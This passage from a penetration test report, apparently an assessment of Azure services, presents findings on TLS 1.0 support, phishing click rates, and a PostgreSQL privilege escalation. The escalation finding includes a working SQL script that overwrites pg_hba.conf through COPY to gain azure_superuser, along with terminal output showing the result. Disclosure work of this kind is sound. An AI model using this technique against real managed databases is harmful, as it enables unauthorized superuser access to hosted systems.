Proof of Concept: Testers leveraged SSL/TLS enumeration utilities to connect to the remote hosts and enumerate available SSL and TLS protocol versions. Remote hosts identified returned TLS version 1.0 which is now considered deprecated and removed from major browsers current versions. A sample host which provided connectivity over TLS 1.0 is shown in Figure 9-2: PF-02 TLS 1.0 Protocol Enumeration. Please note this is only one example.



```
aws — Konsole
File Edit View Bookmarks Plugins Settings Help

* TLS 1.0 Cipher Suites:
  Attempted to connect using 80 cipher suites.

  The server accepted the following 5 cipher suites:
    TLS_RSA_WITH_AES_256_CBC_SHA          256
    TLS_RSA_WITH_AES_128_CBC_SHA         128
    TLS_RSA_WITH_3DES_EDE_CBC_SHA        168
    TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA   256      ECDH: secp38
4r1 (384 bits)
    TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA   128      ECDH: prime2
56v1 (256 bits)

  The group of cipher suites supported by the server has the following properties:
```

Figure 9-2: PF-02 TLS 1.0 Protocol Enumeration

Recommendation: Disable support for TLS 1.0.

9.6. PF-03 – PostgreSQL Privilege Escalation to azure_superuser

Related Testing Narrative: Network

Risk: Moderate; CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N, 6.5


Description: Azure's managed PostgreSQL offering allows privilege escalation to the azure_superuser account, which is not normally given to customers. An attacker could use this to exploit the underlying platform and gain persistent access to the managed host system.

Associated evidence included in the provided Proof of Concept.

Proof of Concept: Testers granted the pg_write_server_files role to the default customer admin account and then used the COPY ... TO '/path/to/file'; feature of PostgreSQL to write over the /pgdata/pg_hba.conf file that contains access controls to the PostgreSQL instance.

Below is an example script that demonstrates this:

```
CREATE ROLE w LOGIN PASSWORD 'foo' IN GROUP pg_write_server_files;
GRANT w TO govtenant1;
CREATE TABLE foo(x);
DELETE FROM foo;
INSERT INTO foo VALUES ('host all all [REDACTED] trust');
COPY (SELECT * FROM foo) TO '/pgdata/pg_hba.conf' DELIMITER ','
CSV;
SELECT * FROM pg_read_file('/pgdata/pg_hba.conf');
SELECT pg_reload_conf();
```

```
() minuet — Konsole
File Edit View Bookmarks Plugins Settings Help
postgres=# SELECT version();
ERROR: syntax error at or near "du"
LINE 1: du
      ^
postgres=# SELECT version();
          version
-----
 PostgreSQL 11.18, compiled by Visual C++ build 1800, 64-bit
(1 row)

postgres=# SELECT user;
      user
-----
 azure_superuser
(1 row)

postgres=#
```

The screenshot shows a terminal window titled "() minuet — Konsole". The terminal displays a PostgreSQL prompt where the user enters "SELECT version();". An error message "ERROR: syntax error at or near 'du'" is shown, with "LINE 1: du" and a caret under the 'u'. The user then enters "SELECT version();" and the output shows "PostgreSQL 11.18, compiled by Visual C++ build 1800, 64-bit" and "(1 row)". Next, the user enters "SELECT user;" and the output shows "azure_superuser" and "(1 row)". The terminal prompt "postgres=#" is visible at the bottom. A green bar at the bottom of the terminal shows "[0] @psql" and "kali 15:49 27-Apr-23". The terminal window has tabs for "~: bash", "() aws", and "() minuet".

Figure 9-3: PF-03 azure_superuser Access

Recommendation: Use file permissions to regulate access to the `/pgdata/pg_hba.conf` file.

9.7. PF-04 – Phishing Click Rate

Related Testing Narrative: Social Engineering

Risk: Low; CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N, 3.4


Description: 16 and a half percent (16.5%) of the targeted administrators interacted with the malicious server as the result of the phishing campaign. 4.8% of administrators submitted data to the landing page while 11.7% only clicked.

Associated evidence included in EV-06.


Proof of Concept: A phishing campaign was executed and results can be viewed in Section 5.

Recommendation: Implement phishing exercises to ensure optimal phishing awareness or update the phishing training provided to the administrators to help them better identify phishing emails.

Appendix A – Findings Table

| Findings | File |
|------------------------------------------------------------|--------------------------------------------------------------------------------------------------------|
| This Excel Spreadsheet Contains Penetration Test Findings. |  Appendix A.xlsx |

Appendix B – Evidence

| Evidence ID | Description | Testing Narrative | Path to Evidence |
|--------------|---------------------------------------------------------------------------------------------------------------------------------------------------|--------------------|-------------------------------------------------------------------------------------------------------------|
| EV | This zip folder contains all penetration test evidence. | N/A |  Evidence Package.zip |
| EV-01 | This artifact contains the signed Rules of engagement and any subsequent addendums. | N/A | Evidence Package/EV-01 Rules of Engagement |
| EV-02 | This artifact contains the external Nmap scans. | Network | Evidence Package /EV-02 External Network |
| EV-03 | This artifact contains the internal Nmap scans. | Internal | Evidence Package /EV-03 Internal Network |
| EV-04 | This artifact contains the web application scan report, SSL/TLS analysis results, service versioning scans, and Tenant-To-Tenant testing results. | Web Application | Evidence Package /EV-04 Web Application |
| EV-05 | This artifact contains the service testing results. | Web Application | Evidence Package /EV-05 Service Testing |
| EV-06 | This artifact contains the results of the unannounced phishing campaign. | Social Engineering | Evidence Package /EV-06 Social Engineering |
| EV-07 | This artifact contains the datacenter walkthrough reports. | Physical | Provided Externally |
| EV-08 | This artifact contains a Microsoft provided offerings file. | N/A | Evidence Package/EV-08 Offerings |